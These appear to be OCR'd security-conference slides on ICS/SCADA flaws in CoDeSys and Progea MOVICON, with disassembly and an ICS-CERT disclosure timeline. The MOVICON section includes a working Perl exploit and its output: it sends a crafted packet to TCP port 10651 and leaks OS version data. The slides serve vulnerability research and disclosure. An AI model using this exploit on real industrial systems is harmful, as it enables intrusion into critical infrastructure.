004068EE mov     ecx, [ebp+var_560]
004068F4 mov     ecx, [ecx+84h]
004068FA mov     edx, [ebp+var_560]
00406900 mov     eax, [edx+84h]
00406906 mov     edx, [eax]
00406908 call    dword ptr [edx+14h]
0040690B push    eax
0040690C lea     ecx, [ebp+var_33C]
00406912 call    ds:??0GString@@QAE@PBD@Z ; GString::GString(char const *)
00406918 mov     [ebp+var_4], 8
0040691F mov     eax, [ebp+arg_4]
00406922 mov     dword ptr [ebp+var_338], eax
00406928 mov     ecx, [ebp+var_560]
0040692E call    sub_4023A2
00406933 mov     ecx, dword ptr [ebp+var_338]
00406939 push    ecx                    ; char
0040693A push    offset aGatewayServi_6 ; "Gateway Service: Put file '%s'\n"
```

Case-1: Recommendation

- Actually, file remove / upload bugs are ‘feature’ of this application ☺
- But there is no authentication for these operations. Somebody can reverse the packet structure and use these features for evil!
- To solve this kind of bugs, developers should add an “authentication” step before executig opcodes.
- Patched in 2013


An Interesting Story: Progea MOVICON Vulnerability

"When a patch doesn't patch anything!"

- 23 Nov 2013: I've discovered some vulnerabilities on the latest version of Progea MOVICON HMI software
- 24 Nov 2013: We've published a short analysis on Pastebin
- 3 Dec 2013: ICS-CERT contacted us about the post on Pastebin. They asked details , we sent information etc.

An Interesting Story: Progea MOVICON Vulnerability

- 5 Dec 2013:
- from ICS-CERT to me;




to me, ICS-CERT-SOC

Celil,

The vendor has pointed out the similarities to an earlier vulnerability in 2011 that they fixed (Movicon 11.2). You may have found another way to exploit the older bug in the newer system version. The original 2011 advisory can be downloaded at (http://ics-cert.us-cert.gov/advisories/ICSA-11-056-01A) for your information. Also, the correct vulnerability number is ICS-VU-896437. I used an incorrect number earlier. Can you send us PoC to share with the vendor? While Progea has been one of the more responsive vendors we work with, they think this bug was resolved earlier.

An Interesting Story: Progea MOVICON Vulnerability

- THEY SAY : The bugs you discovered are SIMILAR to a bunch of OLDER BUGS and PATCHED IN 2011.
- ICSA-11-056;



Vulnerability Overview

A vulnerability in TCPUploadServer.exe allows a remote, unauthenticated host to execute functions on the server. Exploiting this vulnerability will allow an attacker to delete arbitrary files, execute a program with an arbitrary argument, crash the server, obtain information about specific aspects of the remote host, and more.

An attacker can send a specially crafted packet to the server on Port 10651/TCP that can cause the system to respond with OS version and drive information. In addition, an attacker can send a specially crafted packet that causes the system to delete a file or that crashes the server.

- My findings look exactly same!!!! But I am able to reproduce on the latest version!!


SignalSEC get signal before them

An Interesting Story: Progea MOVICON Vulnerability

- These bugs are similar to the bugs that we analyzed in Case-1:CoDeSys
- There is NO authentication to call some functions , operations in the software. Somebody can reverse the packet structure and use these features for evil!

An Interesting Story: Progea MOVICON Vulnerability

- Application listens TCP:10651 for incoming connections
- It accepts incoming packets in a custom structure




```
10016D85 mov     ecx, dword_10049548
10016D8B movsx   edx, byte_10048454[ecx]
10016D92 mov     eax, [ebp+var_18]
10016D95 mov     ecx, [eax+694h]
10016D9B mov     eax, [ebp+var_14]
10016D9E movzx   ecx, byte ptr [ecx+eax]
10016DA2 cmp     edx, ecx          ; compare bytes (1st to 4th)  : 4d, 6f, 76, 58
10016DA4 jnz     short loc_10016DB5
```

Application checks first 4 bytes of an incoming packet to 10651 port


An Interesting Story: Progea MOVICON Vulnerability

- Second comparison



```
10016DC3 mov     eax, [ebp+var_18]
10016DC6 mov     ecx, [eax+694h]
10016DCC mov     edx, [ebp+var_14]
10016DCF mov     al, [ecx+edx]
10016DD2 mov     byte_10049540, al
10016DD7 movzx   ecx, byte_10049540
10016DDE cmp     ecx, 31h
10016DE1 jge     short loc_10016E14
```


5th byte of the incoming packet should be 31h or higher



```
10016ECD cmp     dword_10049544, 0
10016ED4 jnz     loc_100171D6
```


6th byte of the incoming packet should be equal to zero

An Interesting Story: Progea MOVICON Vulnerability



```
10016EDA movzx   edx, byte_10049540
10016EE1 mov     [ebp+var_20], edx
10016EE4 mov     eax, [ebp+var_20]
10016EE7 sub     eax, 30h
10016EEA mov     [ebp+var_20], eax
10016EED cmp     [ebp+var_20], 44h ; switch 69 cases
10016EF1 ja      loc_100171C2    ; jumptable 10016F01 default case
```


Here we jump to switch cases if our packet is accepted by the application;



Switch Cases

An Interesting Story: Progea MOVICON Vulnerability


- Opcode 25 calls GetVersionExA API and sends output to the client



```
1001708F
1001708F loc_1001708F:                 ; jumptable 10016F01 case 25
1001708F mov     ecx, [ebp+var_18]
10017092 call    sub_1001C750
10017097 mov     ecx, [ebp+var_18]
1001709A mov     dword ptr [ecx+6B8h], 0
100170A4 jmp     loc_100171CF
```

An Interesting Story: Progea MOVICON Vulnerability

- Opcode 25 calls GetVersionExA API and sends output to the client



```
1001C750 VersionInformation= _OSVERSIONINFOA ptr -0A0h
1001C750 var_4= dword ptr -4
1001C750
1001C750 push    ebp
1001C751 mov     ebp, esp
1001C753 sub     esp, 0B0h
1001C759 mov     eax, ___security_cookie
1001C75E xor     eax, ebp
1001C760 mov     [ebp+var_4], eax
1001C763 mov     [ebp+var_B0], ecx
1001C769 mov     [ebp+var_A5], 0
1001C770 mov     [ebp+var_A4], 0
1001C779 mov     [ebp+VersionInformation.dwOSVersionInfoSize], 94h
1001C783 lea     eax, [ebp+VersionInformation]
1001C789 push    eax             ; lpVersionInformation
1001C78A call    ds:GetVersionExA
```


This opcode calls GetVersionEx API and sends the output of this function to the client.

Bug (PoC)

Exploit

An Interesting Story: Progea MOVICON Vulnerability


- Here is a simple exploit for this bug;



```
##Movicon SCADA Information Disclosure - SignalSEC Ltd.

use IO::Socket;

$host = "192.168.163.141"; #target
$port = 10651; #port

$socket = IO::Socket::INET->new(    PeerAddr => $host,
                                        PeerPort => $port,
                                        Proto    => 'tcp');
##paket1
$junk = "\x4d\x6f\x76\x58\x49\x00"; #switchcase and opcode ok

print $socket $junk;

recv($socket, $msg, 2000 , 0); #get return values of GetVersionEx API

#print received data
$unp = unpack('H*', $msg);
print "$unp\n";

close($socket);
```

An Interesting Story: Progea MOVICON Vulnerability

- When we run it and call opcode 25:




```
C:\Users\Celil\Desktop\bughunting\vis\movicon>perl tcpuploader.pl
4d6f7658490600000001000000b11d00000200000000f000

C:\Users\Celil\Desktop\bughunting\vis\movicon>
```

- 6th byte in printed data is "dwMajorVersion" which is a return value of GetVersionExA and gives information about the OS.
- Status: PATCHED(!) in 2011 but we are able to exploit it in 2014!

An Interesting Story: Progea MOVICON Vulnerability

- So what is the problem? Why old bugs are still there !?
- After comparing the older version and the latest version , I understood that actually vendor didn’t patch anything.
- Instead of fixing vulnerabilities, they just changed “opcodes” of the functions in new version! (changing switch case numbers lol)
- Older version: Opcode 7 causes info disclosure vulnerability by calling GetVersionEx API
- New version: They just changed opcode “7” to “25” for calling GetversionEx API

PROGEA, your fail is unbelievable!




Case-3: CoDeSys WebVisu

- CodeSys WebVisu uses a webserver which is usually open to Internet for visualization of PLC
- Discovered by Celil Ünüver
- Status: Patched

Case-3: CoDeSys Vulnerability


- Buffer overflow vulnerability when parsing long http requests due to an unsafe function.
- It uses “vsprintf” to print which file is requested.




```
loc_40D2F4:
mov     ecx, [ebp+var_314]
push    ecx                     ; va_list
mov     edx, [ebp+arg_0]
push    edx                     ; char *
lea     eax, [ebp+var_100]
push    eax                     ; char *
call    _vsprintf
add     esp, 0Ch
lea     ecx, [ebp+var_100]
mov     [ebp+var_310], ecx
```

Case-4: Schneider IGSS Vulnerability

